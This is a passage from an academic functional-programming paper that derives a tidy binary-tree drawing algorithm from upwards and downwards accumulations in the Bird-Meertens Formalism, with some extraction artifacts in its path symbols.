The algorithm that we derive (which is due originally to Reingold and Tilford (1981)) consists of an *upwards accumulation* followed by a *downwards accumulation* (Gibbons, 1991, 1993b) on the tree. Basically, an upwards accumulation on a tree replaces every element of that tree with some function of that element’s descendants, while a downwards accumulation replaces every element with some function of that element’s ancestors. These two higher-order operations on trees

---

Copyright ©1995 Jeremy Gibbons. Author’s address: Department of Computer Science, University of Auckland, Private Bag 92019, Auckland, New Zealand, email [jeremy@cs.auckland.ac.nz](mailto:jeremy@cs.auckland.ac.nz). Supported by University of Auckland Research Committee grant number A18/XXXXX/62090/3414013. To appear in *Journal Of Functional Programming* 6(3), 1996. A shorter version of this paper appears as (Gibbons, 1994).

are fundamental components of many tree algorithms, such as tree traversals, the parallel prefix algorithm (Ladner and Fischer, 1980), evaluation of attributes in an attribute grammar (Deransart et al., 1988), evaluation of structured queries on text (Skillicorn, 1993), and so on. Their isolation is an important step in understanding and modularizing a tree algorithm. Moreover, work is progressing (Gibbons, 1993a; Gibbons et al., 1994) on the development of efficient *parallel* algorithms for evaluating upwards and downwards accumulations on a variety of parallel architectures. Identifying the accumulations as components of a known algorithm shows how to implement that algorithm efficiently in parallel.

For the purposes of exposition, we make the simplifying assumption that tree elements are unlabelled or, equivalently, that all labels are the same size. It is easy to generalize the algorithm to cover trees in which the labels may have greatly differing widths. A more interesting generalization covers the case in which tree labels may also have different *heights*. Bloesch (1993) gives two algorithms for this case. It is slightly more difficult to adapt the algorithm to cope with *general* trees, in which parents may have arbitrarily but finitely many children. Radack (1988) and Walker (1990) present two different approaches. Radack’s algorithm is derived by Gibbons (1991) and described by Kennedy (1995).

The rest of this paper is organized as follows. In Section 2, we briefly describe our notation. In Section 3, we summarize the ideas behind upwards and downwards accumulations on trees. In Section 4, we present the tidiness criteria, and outline a simple but inefficient tree-drawing algorithm. The derivation of an efficient algorithm, the main part of the paper, is in Section 5.

The diagrams in this paper were drawn ‘manually’ using John Hobby’s **METAPOST**, rather than with the algorithms described here.

## 2 Notation

We will use the *Bird-Meertens Formalism* or ‘BMF’ (Meertens, 1986; Bird, 1987, 1988; Backhouse, 1989), a calculus for the construction of programs from their specifications by a process of equational reasoning. This calculus places great emphasis on notions and properties of *data*, as opposed to *program*, structure. The programs we produce are in a functional style, and are readily translated into a modern functional language such as Haskell or ML.

The BMF is known colloquially as ‘Squiggol’, because its protagonists make heavy use of unusual symbols and syntax. This approach is helpful to the cognoscenti, but tends to make their work appear unnecessarily obscure to the uninitiated. For this reason, we will use a more traditional notation here. We will use mostly words rather than symbols, and mostly prefix functions rather than infix operators, simply to make expressions easier to parse for those unfamiliar with the calculus. We hasten to add two points. First, this translation leaves the BMF ‘philosophy’ intact. Second, the presentation here, although more accessible, will be marginally

less elegant than it might otherwise have been.

### 2.1 Basic combinators

*Sectioning* a binary operator involves providing it with one of its arguments, and results in a function of the other argument. For example,  $(2+)$  and  $(+2)$  are two ways of writing the function that adds two to its argument. The *constant function* `const a` returns `a` for every argument; for example, `const 1 2 = 1`. (Function application is left-associative, so that this parses as '`(const 1) 2`', and tightest binding.) Function composition is written ' $\circ$ '; for example, `const 1 ∘ const 2 = const 1`. The *identity function* is written '`id`'. The converse  $\tilde{\oplus}$  of a binary operator  $\oplus$  is obtained by swapping its arguments; for example,  $x \tilde{-} y = y - x$ .

The *product type*  $A \times B$  consists of pairs  $(a, b)$  of values, with  $a :: A$  and  $b :: B$ . The *projection functions* `fst` and `snd` return the first and second elements of a pair. The fork `fork(f, g)` of two functions `f` and `g` takes a single value and returns a pair; thus, `fork(f, g) a = (f a, g a)`.

### 2.2 Promotion

The notion of *promotion* comes up repeatedly in the BMF. We say that function `f` is ' $\oplus$  to  $\otimes$  promotable' if, for all `a` and `b`,

$$f(a \oplus b) = f a \otimes f b$$

Promotion is a generalization of distributivity: `f` distributes through  $\oplus$  iff `f` is  $\oplus$  to  $\oplus$  promotable. We say that `f` 'promotes through  $\oplus$ ' if there is a  $\otimes$  such that `f` is  $\oplus$  to  $\otimes$  promotable.

### 2.3 Lists

The type `list A` consists of lists of elements of type `A`. A list is either a singleton `[a]` for some `a`, or the (associative) concatenation `x ++ y` of two lists `x` and `y`. In this paper, all lists are non-empty. We write '`wrapl`' for the function taking `a` to `[a]`, and write longer lists in square brackets too—for example, '`[a, b, c]`' is an abbreviation for `[a] ++ [b] ++ [c]`. For every initial datatype such as lists, there is a higher-order function `map`, which applies a function to every element of a member of that datatype; for example, `map (+1) [1, 2, 3] = [2, 3, 4]`. We will use `map` for other datatypes such as trees later, and will trust to context to reveal which particular `map` is meant.

### 2.4 Homomorphisms

An important class of functions on lists are those called *homomorphisms*. These are the functions that promote through list concatenation. That is, `h` is a list homomorphism iff there is an associative operator  $\otimes$  such that, for all `x` and `y`,

$$h(x ++ y) = h x \otimes h y$$

The condition of associativity on  $\otimes$  is no great restriction. If `h` is  $++$  to  $\otimes$  promotable then  $\otimes$  is necessarily associative, at least on the range of `h`:

$$\begin{aligned}
& h x \otimes (h y \otimes h z) \\
= & \quad \left\{ \begin{array}{l} h \text{ is } \text{++} \text{ to } \otimes \text{ promotable} \end{array} \right\} \\
& h x \otimes h (y \text{++} z) \\
= & \quad \left\{ \begin{array}{l} \text{promotion again} \end{array} \right\} \\
& h (x \text{++} (y \text{++} z)) \\
= & \quad \left\{ \begin{array}{l} \text{++ is associative} \end{array} \right\} \\
& h ((x \text{++} y) \text{++} z) \\
= & \quad \left\{ \begin{array}{l} \text{promotion, twice} \end{array} \right\} \\
& (h x \otimes h y) \otimes h z
\end{aligned}$$

In fact, if  $h$  is  $\text{++}$  to  $\otimes$  promotable, then it is completely determined by its action on singleton lists; for example,

$$h [a, b, c] = h ([a] \text{++} [b] \text{++} [c]) = h [a] \otimes h [b] \otimes h [c]$$

If  $h$  is  $\text{++}$  to  $\otimes$  promotable and  $h \circ \text{wrapl} = f$ , then we write  $h$  as  $\text{lh}(f, \otimes)$  (' $\text{lh}$ ' stands for 'list homomorphism').

Stated another way, we have the *Promotion Theorem on Lists*, a special case of the *Promotion Theorem* (Malcolm, 1990):

**THEOREM (1)** If  $h$  is  $\oplus$  to  $\otimes$  promotable, then

$$h \circ \text{lh}(f, \oplus) = \text{lh}(h \circ f, \otimes)$$

◇

Since  $\text{lh}(\text{wrapl}, \text{++}) = \text{id}$ , this gives us a vehicle for proving the equality of a function  $h$  and a homomorphism  $\text{lh}(f, \otimes)$ , in that we need only show that  $h$  is  $\text{++}$  to  $\otimes$  promotable, and that  $h \circ \text{wrapl} = f$ .

For each  $f$ ,  $\text{map } f$  is a homomorphism, for

$$\text{map } f (x \text{++} y) = \text{map } f x \text{++} \text{map } f y$$

Indeed,  $\text{map } f = \text{lh}(\text{wrapl} \circ f, \text{++})$ , because  $\text{map } f [a] = [f a] = (\text{wrapl} \circ f) a$ . Another example of a homomorphism is the function  $\text{len}$ , which returns the length of a list:

$$\text{len} = \text{lh}(\text{const } 1, +)$$

The functions  $\text{head}$  and  $\text{last}$ , returning the first and last elements of a list, are also homomorphisms. For example,

$$\text{head} (x \text{++} y) = \text{head } x = \text{fst} (\text{head } x, \text{head } y)$$

and so  $\text{head} = \text{lh}(\text{id}, \text{fst})$ . Similarly,  $\text{last} = \text{lh}(\text{id}, \text{snd})$ . Other examples that we will encounter are the functions  $\text{smallest}$  and  $\text{largest}$ , which return the smallest and largest elements of a list, respectively:

$$\begin{aligned}\text{smallest} &= \text{lh}(\text{id}, \text{min}) \\ \text{largest} &= \text{lh}(\text{id}, \text{max})\end{aligned}$$

and the function `sum`, which returns the sum of the elements of a list:

$$\text{sum} = \text{lh}(\text{id}, +)$$

### 2.5 Leftwards and rightwards functions

Two generalizations of the notion of list homomorphism are the *leftwards* and the *rightwards* functions. If there exist  $f$  and (not necessarily associative)  $\oplus$  such that, for all  $a$  and  $x$ ,

$$\begin{aligned}h[a] &= f a \\ h([a] \oplus y) &= a \oplus h y\end{aligned}$$

then we say that  $h$  is *leftwards*, and write it  $\text{lw}(f, \oplus)$ . Similarly, if for all  $x$  and  $a$ ,

$$\begin{aligned}h[a] &= f a \\ h(x \oplus [a]) &= h x \otimes a\end{aligned}$$

then we say that  $h$  is *rightwards*, and write it  $\text{rw}(f, \otimes)$ . Clearly, if  $h$  is a homomorphism then it is both leftwards and rightwards. What is not so obvious is that the converse holds: Bird's *Third Homomorphism Theorem* (Gibbons, 1993a, 1996) states that if  $h$  is both leftwards and rightwards, then it is a homomorphism.

Consider the function `inits`, which takes a list and returns the list of lists consisting of its initial segments, in order of increasing length. For example,

$$\text{inits}[a, b, c] = [[a], [a, b], [a, b, c]]$$

Now, `inits` is leftwards, because

$$\text{inits}([a] \oplus x) = [[a]] \oplus \text{map}([a] \oplus \cdot)(\text{inits } x)$$

In fact,

$$\text{inits} = \text{lw}(\text{wrapl} \circ \text{wrapl}, \oplus) \quad \text{where } a \oplus v = [[a]] \oplus \text{map}([a] \oplus \cdot) v$$

It is also rightwards, because

$$\begin{aligned}\text{inits}(x \oplus [a]) &= \text{inits } x \oplus [x \oplus [a]] \\ &= \text{inits } x \oplus [\text{last}(\text{inits } x) \oplus [a]]\end{aligned}$$


since  $\text{last}(\text{inits } x) = x$ . In fact,

$$\text{inits} = \text{rw}(\text{wrapl} \circ \text{wrapl}, \otimes) \quad \text{where } w \otimes a = w \oplus [\text{last } w \oplus [a]]$$

Thus, by the Third Homomorphism Theorem, `inits` is a list homomorphism.

### 2.6 Binary trees

Finally, we come to binary trees. The type `btree A` consists of binary trees labelled with elements of type `A`. A binary tree is either a leaf `lf a` labelled with a single

Figure 1: The tree `five`

element `a`, or a branch `br(t, a, u)` consisting of two children `t` and `u` and a label `a`. For example, the expression

$$\text{br}(\text{lf } b, a, \text{br}(\text{lf } d, c, \text{lf } e))$$

corresponds to the tree in Figure 1, which we will call `five` and use as an example later.

Homomorphisms on binary trees `bh(f, ⊕)` ('binary tree homomorphism') promote through `br`. That is, they satisfy the equations:

$$\begin{aligned} \text{bh}(f, \oplus)(\text{lf } a) &= f a \\ \text{bh}(f, \oplus)(\text{br}(t, a, u)) &= \text{bh}(f, \oplus)t \oplus_a \text{bh}(f, \oplus)u \end{aligned}$$

Note that, for binary trees, the second component of a homomorphism is a *ternary* function. We write its middle argument as a subscript, for lack of anywhere better to put it.

When instantiated to trees, Malcolm's Promotion Theorem states:

**THEOREM (2)** If `h` satisfies

$$h(\text{br}(t, a, u)) = h t \oplus_a h u$$

then  $h = \text{bh}(h \circ \text{lf}, \oplus)$ . ◇

The function `map` on binary trees satisfies

$$\begin{aligned} \text{map } f(\text{lf } a) &= \text{lf}(f a) \\ \text{map } f(\text{br}(t, a, u)) &= \text{br}(\text{map } f t, f a, \text{map } f u) \end{aligned} \quad — (1)$$

and so

$$\text{map } f = \text{bh}(\text{lf } \circ f, \oplus) \quad \text{where } v \oplus_a w = \text{br}(v, f a, w)$$

The function `root` is a binary tree homomorphism:

$$\begin{aligned} \text{root } (\text{lf } a) &= a \\ \text{root } (\text{br}(t, a, u)) &= a = \text{root } t \oplus_a \text{root } u \quad \text{where } v \oplus_a w = a \end{aligned}$$

and so, with the same  $\oplus$ ,

$$\text{root} = \text{bh}(\text{id}, \oplus)$$

So are the functions `size` and `depth`:

$$\begin{aligned} \text{size} &= \text{bh}(\text{const } 1, \oplus) & \text{where } v \oplus_a w = v + 1 + w \\ \text{depth} &= \text{bh}(\text{const } 1, \oplus) & \text{where } v \oplus_a w = 1 + \max(v, w) \end{aligned}$$

and the function `brev`, which reverses a binary tree:

$$\text{brev} = \text{bh}(\text{lf}, \oplus) \quad \text{where } v \oplus_a w = \text{br}(w, a, v)$$

### 2.7 Variable-naming conventions

To help the reader, we make a few conventions about the choice of names. For alphabetic names, single-letter identifiers are typically ‘local’, their definitions persisting only for a few lines, whereas multi-letter identifiers are ‘global’, having the same definitions throughout the paper. Elements of lists and trees are denoted `a`, `b`, `c`, . . . . Unary functions are denoted `f`, `g`, `h`. Lists and paths (introduced in Section 3.2) are denoted `w`, `x`, `y`, `z`. Trees are denoted `t`, `u`. The letters `v` and `w` are used as the ‘results’ of functions, for example, in the definitions of homomorphisms such as `brev` above.

We define a few infix binary operators such as  $\oplus$  and  $\boxtimes$ , just as we might use alphabetic names for variables and unary functions. Round binary operators such as  $\oplus$  and  $\otimes$  are ‘local’, and square binary operators such as  $\boxplus$  and  $\boxtimes$  are ‘global’.

## 3 Upwards and downwards accumulations on trees

The material in this section is adapted from (Gibbons, 1993b), which is in turn a summary of (Gibbons, 1991).

### 3.1 Upwards accumulations

Upwards and downwards accumulations arise from considering the list function `inits`. On trees, the obvious analogue of `inits` is the function `subtrees`, which takes a tree and returns a tree of trees. The result is the same shape as the original tree, but each element is replaced by its *descendants*, that is, by the subtree of the original tree rooted at that element. For example:


$$\begin{aligned} \text{subtrees five} &= \text{br}(\text{lf}(\text{lf } b), \\ &\quad \text{br}(\text{lf } b, a, \text{br}(\text{lf } d, c, \text{lf } e)), \\ &\quad \text{br}(\text{lf}(\text{lf } d), \\ &\quad \text{br}(\text{lf } d, c, \text{lf } e), \\ &\quad \text{lf}(\text{lf } e))) \end{aligned}$$

which corresponds to the tree of trees in Figure 2. The function `subtrees` is a homomorphism, because it satisfies

$$\begin{aligned} \text{subtrees}(\text{lf } a) &= \text{lf}(\text{lf } a) \\ \text{subtrees}(\text{br}(t, a, u)) &= \text{br}(\text{subtrees } t, \text{br}(t, a, u), \text{subtrees } u) \end{aligned} \tag{2}$$

Since `root(subtrees t) = t`, we have

$$\text{subtrees}(\text{br}(t, a, u)) = \text{subtrees } t \oplus_a \text{subtrees } u$$

Figure 2: The subtrees of `five`

where

$$v \oplus_a w = \text{br}(v, \text{br}(\text{root } v, a, \text{root } w), w)$$

and so, with the same  $\oplus$ ,

$$\text{subtrees} = \text{bh}(\text{lf} \circ \text{lf}, \oplus)$$

The function `subtrees` replaces every element of a tree with its descendants. An upwards accumulation replaces every element with *some function of* its descendants. In other words, an upwards accumulation is of the form `map h ∘ subtrees` for some `h`. In fact, we do not allow `h` to be an arbitrary function of the descendants. Rather, we insist that `h` is a tree homomorphism, to ensure that the accumulation can be computed in linear time (assuming that the components of `h` take constant time). Consider `map h (subtrees (br (t, a, u)))`:


$$\begin{aligned} & \text{map } h (\text{subtrees} (\text{br} (t, a, u))) \\ &= \left\{ (2) \right\} \\ & \quad \text{map } h (\text{br} (\text{subtrees } t, \text{br} (t, a, u), \text{subtrees } u)) \\ &= \left\{ (1) \right\} \\ & \quad \text{br} (\text{map } h (\text{subtrees } t), h (\text{br} (t, a, u)), \text{map } h (\text{subtrees } u)) \end{aligned}$$

If this is to be computed in linear time, computing `h (br (t, a, u))` must take only constant time. If `h = bh (f, ⊕)` where `f` and `⊕` take constant time, then

$$h (\text{br} (t, a, u)) = h t \oplus_a h u$$

and `h t` and `h u` are available in constant time as the roots of `map h (subtrees t)` and `map h (subtrees u)`. Stated another way,

$$\text{map} (\text{bh} (f, \oplus)) \circ \text{subtrees}$$

Figure 3: The path in `five` to the element labelled `d`

$$= \text{bh}(\text{lf} \circ f, \otimes) \quad \text{where } v \otimes_a w = \text{br}(v, \text{root } v \oplus_a \text{root } u, u)$$

and is therefore both a homomorphism and computable in linear time.

We write ‘`up`( $f, \oplus$ )’ for an upwards accumulation. This satisfies

$$\text{up}(f, \oplus) = \text{map}(\text{bh}(f, \oplus)) \circ \text{subtrees} \quad — (3)$$

but, as described above, requires no longer to compute than  $\text{bh}(f, \oplus)$  does. The function `subtrees` is itself an upwards accumulation, since `subtrees` = `map id`  $\circ$  `subtrees` and `id` is a homomorphism; so is `id`, since `id` = `map root`  $\circ$  `subtrees` and `root` is a homomorphism. A more interesting example is the function `ndescs`, which replaces every element with the number of descendants it has. Letting  $\oplus$  satisfy  $v \oplus_a w = v + 1 + w$ , so that `size` =  $\text{bh}(\text{const } 1, \oplus)$ , we have

$$\begin{aligned} \text{ndescs} &= \text{map}(\text{bh}(\text{const } 1, \oplus)) \circ \text{subtrees} \\ &= \text{up}(\text{const } 1, \oplus) \end{aligned}$$

Note that the expression involving the `map` takes quadratic time to compute, whereas the accumulation takes linear time.

### 3.2 Downwards accumulations

Upwards accumulations replace every element of a tree with some function of that element’s descendents. For downwards accumulations, on the other hand, we consider an element’s *ancestors*. The ancestors of an element form a *path*. For example, the ancestors of the element labelled `d` in `five` form the path in Figure 3, which could be thought of as a list with two different kinds of concatenation, ‘left’ and ‘right’, or as a tree in which each parent has exactly one child. We choose the former view. The type `path A` consists of paths of elements of type `A`. A path is either a single element  $\langle a \rangle$  or two paths  $x$  and  $y$  joined with a ‘left turn’,  $x \nparallel y$ , or a ‘right turn’,  $x \nparallel y$ . The function taking `a` to  $\langle a \rangle$  is written ‘`wrapp`’. Just as  $\nparallel$  is associative, the operations  $\nparallel$  and  $\nparallel$  satisfy the four laws

$$\begin{aligned} x \nparallel (y \nparallel z) &= (x \nparallel y) \nparallel z \\ x \nparallel (y \nparallel z) &= (x \nparallel y) \nparallel z \\ x \nparallel (y \nparallel z) &= (x \nparallel y) \nparallel z \\ x \nparallel (y \nparallel z) &= (x \nparallel y) \nparallel z \end{aligned}$$

We say that ‘ $\Leftarrow$  cooperates with  $\Rightarrow$ ’, or ‘ $\Leftarrow$  and  $\Rightarrow$  cooperate with each other’. Thus, the path in Figure 3 is represented by  $\langle a \rangle \Leftarrow \langle c \rangle \Rightarrow \langle d \rangle$ . Because of the cooperativity property, brackets are unnecessary.

Path homomorphisms promote through both  $\Leftarrow$  and  $\Rightarrow$ ; if, for all  $a$ ,  $x$  and  $y$ , the function  $h$  satisfies

$$\begin{aligned} h(a) &= f a \\ h(x \Leftarrow y) &= h x \oplus h y \\ h(x \Rightarrow y) &= h x \otimes h y \end{aligned}$$

and  $\oplus$  cooperates with  $\otimes$ , then we write  $ph(f, \oplus, \otimes)$  for  $h$ .

Just as for lists, we generalize path homomorphisms to *upwards* and *downwards* functions on paths. If, for all  $a$ ,  $x$  and  $y$ , the function  $h$  satisfies

$$\begin{aligned} h(a) &= f a \\ h(\langle a \rangle \Leftarrow y) &= a \oplus h y \\ h(\langle a \rangle \Rightarrow y) &= a \otimes h y \end{aligned}$$

then we say that  $h$  is *upwards*, and write it  $uw(f, \oplus, \otimes)$ . The operators  $\oplus$  and  $\otimes$  need not enjoy any cooperativity properties. Similarly, if, for all  $a$ ,  $x$  and  $y$ ,

$$\begin{aligned} h(a) &= f a \\ h(x \Leftarrow \langle a \rangle) &= h x \oplus a \\ h(x \Rightarrow \langle a \rangle) &= h x \otimes a \end{aligned}$$

then we say that  $h$  is *downwards*, and write it  $dw(f, \oplus, \otimes)$ . Path homomorphisms are clearly both upwards and downwards; a generalization of Bird’s Third Homomorphism Theorem states the converse.

**THEOREM (3)** (Third Homomorphism Theorem for Paths (Gibbons, 1993a)) A path function that is both upwards and downwards is necessarily a path homomorphism.  $\diamond$

The dual for downwards accumulations of the function **subtrees** is the function **paths**, which replaces each element of a tree with that element’s ancestors. For example:

$$\begin{aligned} \text{paths five} &= \text{br}(\text{lf}(\langle a \rangle \Leftarrow \langle b \rangle), \\ &\quad \langle a \rangle, \\ &\quad \text{br}(\text{lf}(\langle a \rangle \Rightarrow \langle c \rangle \Leftarrow \langle d \rangle), \\ &\quad \langle a \rangle \Rightarrow \langle c \rangle, \\ &\quad \text{lf}(\langle a \rangle \Rightarrow \langle c \rangle \Rightarrow \langle e \rangle))) \end{aligned}$$

which corresponds to the tree of paths in Figure 4. The function **paths** is another tree homomorphism; it satisfies

$$\text{paths}(\text{lf } a) = \text{lf } \langle a \rangle$$




Figure 4: The paths of five

$$\begin{aligned} \mathbf{paths}(\mathbf{br}(t, a, u)) &= \mathbf{br}(\mathbf{map}(\langle a \rangle \oplus) (\mathbf{paths} t), \\ &\quad \langle a \rangle, \\ &\quad \mathbf{map}(\langle a \rangle \oplus) (\mathbf{paths} u)) \end{aligned}$$

and so

$$\mathbf{paths} = \mathbf{bh}(\mathbf{lf} \circ \mathbf{wrapp}, \oplus)$$

where

$$v \oplus_a w = \mathbf{br}(\mathbf{map}(\langle a \rangle \oplus) v, \langle a \rangle, \mathbf{map}(\langle a \rangle \oplus) w)$$

A *downwards accumulation* replaces every element of a tree with *some function of* that element's ancestors. In other words, downwards accumulations are of the form  $\mathbf{map} h \circ \mathbf{paths}$  for some  $h$ . Again, we make a restriction on the choice of  $h$ , but this time it is not so clear just what that restriction should be. On the one hand, we would like  $h$  to be upwards, for

$$\begin{aligned} \mathbf{map}(\mathbf{uw}(f, \oplus, \otimes))(\mathbf{paths}(\mathbf{br}(t, a, u))) \\ &= \mathbf{br}(\mathbf{map}(a \oplus)(\mathbf{map}(\mathbf{uw}(f, \oplus, \otimes))(\mathbf{paths} t)), \\ &\quad f a, \\ &\quad \mathbf{map}(a \otimes)(\mathbf{map}(\mathbf{uw}(f, \oplus, \otimes))(\mathbf{paths} u))) \end{aligned}$$

and so  $\mathbf{map}(\mathbf{uw}(f, \oplus, \otimes)) \circ \mathbf{paths}$  is a homomorphism:

$$\mathbf{map}(\mathbf{uw}(f, \oplus, \otimes)) \circ \mathbf{paths} = \mathbf{bh}(\mathbf{lf} \circ f, \oplus)$$

where

$$v \oplus_a w = \mathbf{br}(\mathbf{map}(a \oplus) v, f a, \mathbf{map}(a \otimes) w)$$

In terms of the Promotion Theorem, this could be stated as follows:

**THEOREM (4)** If

$$\begin{aligned} g(\text{If } a) &= \text{If } (f a) \\ g(\text{br}(t, a, u)) &= \text{br}(\text{map}(a \oplus)(g t), f a, \text{map}(a \otimes)(g u)) \end{aligned}$$

then

$$g = \text{map}(\text{uw}(f, \oplus, \otimes)) \circ \text{paths}$$

◇

(We will use this theorem later.)

On the other hand, mapping an upwards function over the paths of a tree takes quadratic time to compute, and so we would like  $h$  to be downwards, for

$$\begin{aligned} \text{map}(\text{dw}(f, \oplus, \otimes))(\text{paths}(\text{br}(t, a, u))) \\ = \text{br}(\text{map}(\text{dw}(((f a) \oplus), \oplus, \otimes))(\text{paths } t), \\ f a, \\ \text{map}(\text{dw}(((f a) \otimes), \otimes, \otimes))(\text{paths } u)) \end{aligned}$$

which can be computed in linear time, at the cost of no longer being homomorphic (since the result of applying  $\text{map}(\text{dw}(f, \oplus, \otimes)) \circ \text{paths}$  to  $\text{br}(t, a, u)$  depends on the results of applying *different* functions,  $\text{map}(\text{dw}(((f a) \oplus), \oplus, \otimes)) \circ \text{paths}$  and  $\text{map}(\text{dw}(((f a) \otimes), \otimes, \otimes)) \circ \text{paths}$  to the children  $t$  and  $u$ ). To satisfy both of these requirements, we insist that  $h$  be both upwards and downwards. Theorem 3 concludes that  $h$  is therefore a path homomorphism. We write ‘ $\text{down}(f, \oplus, \otimes)$ ’ for a downwards accumulation; it satisfies

$$\text{down}(f, \oplus, \otimes) = \text{map}(\text{ph}(f, \oplus, \otimes)) \circ \text{paths} \quad — (4)$$

but again can be computed in linear time (if  $f$ ,  $\oplus$  and  $\otimes$  each take constant time). Note that  $\oplus$  and  $\otimes$  must cooperate with each other.

For example, consider the function `plen`, which returns the length of a path. The function `depths` replaces every element of a tree with that element’s depth in the tree, that is, with the length of its path of ancestors:

$$\text{depths} = \text{map} \text{ plen} \circ \text{paths}$$

As it stands, it is not obvious whether `depths` is a homomorphism, nor whether it can be computed efficiently. However, `plen` is upwards,

$$\text{plen} = \text{uw}(\text{const } 1, \oplus, \oplus) \quad \text{where } a \oplus v = 1 + v$$

and so `depths` is a tree homomorphism. Moreover, `plen` is downwards,

$$\text{plen} = \text{dw}(\text{const } 1, \otimes, \otimes) \quad \text{where } v \otimes a = v + 1$$

and so `depths` can also be computed in linear time. Writing

$$\text{depths} = \text{down}(\text{const } 1, +, +)$$

(since  $+$  is associative, it cooperates with itself) shows that `depths` is both homomorphic and efficiently computable.

We might ask, when can we generalize an upwards function  $h$  so that it is also downwards? This would give us an efficient way of computing  $\text{map } h \circ \text{paths}$ .

Suppose  $h$  is upwards but not downwards—we cannot write  $h(x \uplus \langle a \rangle)$  and  $h(x \uplus \langle a \rangle)$  in terms of  $h x$  and  $a$ . Suppose, however, that there is another function  $g$  such that  $h(x \uplus \langle a \rangle)$  and  $h(x \uplus \langle a \rangle)$  can be computed from  $h x$ ,  $g x$  and  $a$ : for some  $\ominus$  and  $\otimes$ ,

$$\begin{aligned} h(x \uplus \langle a \rangle) &= (h x, g x) \ominus a \\ h(x \uplus \langle a \rangle) &= (h x, g x) \otimes a \end{aligned}$$

In a sense,  $g$  is the ‘extra information’ needed to compute  $h(x \uplus \langle a \rangle)$  and  $h(x \uplus \langle a \rangle)$  from  $h x$  and  $a$ . Now  $h$  could be computed downwards, if only we could somehow compute  $g$ . This, of course, begs the question, how do we compute  $g$ ? Suppose further that  $g$  is ‘self-sustaining’, in that no further information is required in order to compute  $g$ : for some  $\oplus$  and  $\otimes$ ,

$$\begin{aligned} g(x \uplus \langle a \rangle) &= (h x, g x) \oplus a \\ g(x \uplus \langle a \rangle) &= (h x, g x) \otimes a \end{aligned}$$

Then  $\text{fork}(h, g)$  is downwards.

**THEOREM (5)** If

$$\begin{array}{ll} h \langle a \rangle = f_1 a & g \langle a \rangle = f_2 a \\ h(x \uplus \langle a \rangle) = (h x, g x) \ominus a & g(x \uplus \langle a \rangle) = (h x, g x) \oplus a \\ h(x \uplus \langle a \rangle) = (h x, g x) \otimes a & g(x \uplus \langle a \rangle) = (h x, g x) \otimes a \end{array}$$

then

$$\begin{aligned} \text{fork}(h, g) &= \text{dw}(f, \oplus, \otimes) \quad \text{where} \quad f a &= (f_1 a, f_2 a) \\ && (v, w) \oplus a &= (v \ominus a, w \oplus a) \\ && (v, w) \otimes a &= (v \otimes a, w \otimes a) \end{aligned}$$

◇

Then we have  $h = \text{fst} \circ \text{fork}(h, g)$ , and so  $h$  is ‘almost’ downwards—it is the composition of the projection  $\text{fst}$  with the downwards function  $\text{fork}(h, g)$ . However, it is not obvious whether  $\text{fork}(h, g)$  is still upwards. Fortunately, if  $g$  is itself upwards, then so is  $\text{fork}(h, g)$ , as shown by the following theorem.

**THEOREM (6)**

$$\begin{aligned} \text{fork}(\text{uw}(f_1, \ominus, \otimes), \text{uw}(f_2, \oplus, \otimes)) \\ = \text{uw}(f, \oplus, \otimes) \quad \text{where} \quad f a &= (f_1 a, f_2 a) \\ & a \oplus (v, w) &= (a \ominus v, a \oplus w) \\ & a \otimes (v, w) &= (a \otimes v, a \otimes w) \end{aligned}$$

◇

In this case,  $\text{fork } (h, g)$  is both upwards and downwards, and hence a path homomorphism. Then

$$\text{map } h \circ \text{paths} = \text{map } \text{fst} \circ \text{map } (\text{fork } (h, g)) \circ \text{paths}$$

which is a (cheap) map composed with a downwards accumulation, and is efficiently computable.

#### 4 Drawing binary trees tidily

In this section, we define ‘tidiness’ and specify the function  $\text{bdraw}$ , which draws a binary tree. We make the simplifying assumption that all tree labels are the same size, because, for the purposes of positioning the elements of the tree, we can then ignore the labels altogether.

The first property that we observe of tidy drawings is that all of the elements at a given depth in a tree have the same  $y$ -coordinate in the drawing. That is, the  $y$ -coordinate is determined completely by the depth of an element, and the problem reduces to that of finding the  $x$ -coordinates. This gives us the type of  $\text{bdraw}$ , the function which draws a binary tree—its argument is of type  $\text{btree } A$  for some  $A$ , and its result is a binary tree labelled with  $x$ -coordinates:

$$\text{bdraw} :: \text{btree } A \rightarrow \text{btree } \mathbb{D}$$

where coordinates range over  $\mathbb{D}$ , the type of distances. We require that  $\mathbb{D}$  include the number  $1$ , and be closed under subtraction (and hence also under addition) and halving. Sets satisfying these conditions include the reals, the rationals, and the rationals with finite binary expansions, the last being the smallest such set. We exclude discrete sets such as the integers, as Supowit and Reingold (1983) have shown that the problem is NP-hard with such coordinates.

Tidy drawings are also regular, in the sense that the drawing of a subtree is independent of the context in which it appears. Informally, this means that the drawings of children can be committed to (separate pieces of) paper before considering their parent. The drawing of the parent is then constructed by translating the drawings of the children. In symbols:


$$\text{bdraw } (\text{br } (t, a, u)) = \text{br } (\text{map } (+r) (\text{bdraw } t), b, \text{map } (+s) (\text{bdraw } u))$$

for some  $b$ ,  $r$  and  $s$ .

Tidy drawings also exhibit no left-to-right bias. In particular, a parent should be centred over its children. We also specify that the root of a tree should be given  $x$ -coordinate  $0$ . Hence,  $r + s$  and  $b$  in the above equation should both be  $0$ , as should the position given to the only element of a singleton tree:

$$\begin{aligned} \text{bdraw } (\text{if } a) &= \text{lf } 0 \\ \text{bdraw } (\text{br } (t, a, u)) &= \text{br } (\text{map } (-s) (\text{bdraw } t), 0, \text{map } (+s) (\text{bdraw } u)) \end{aligned}$$

for some  $s$ . Indeed, a tidy drawing will have the left child to the left of the right

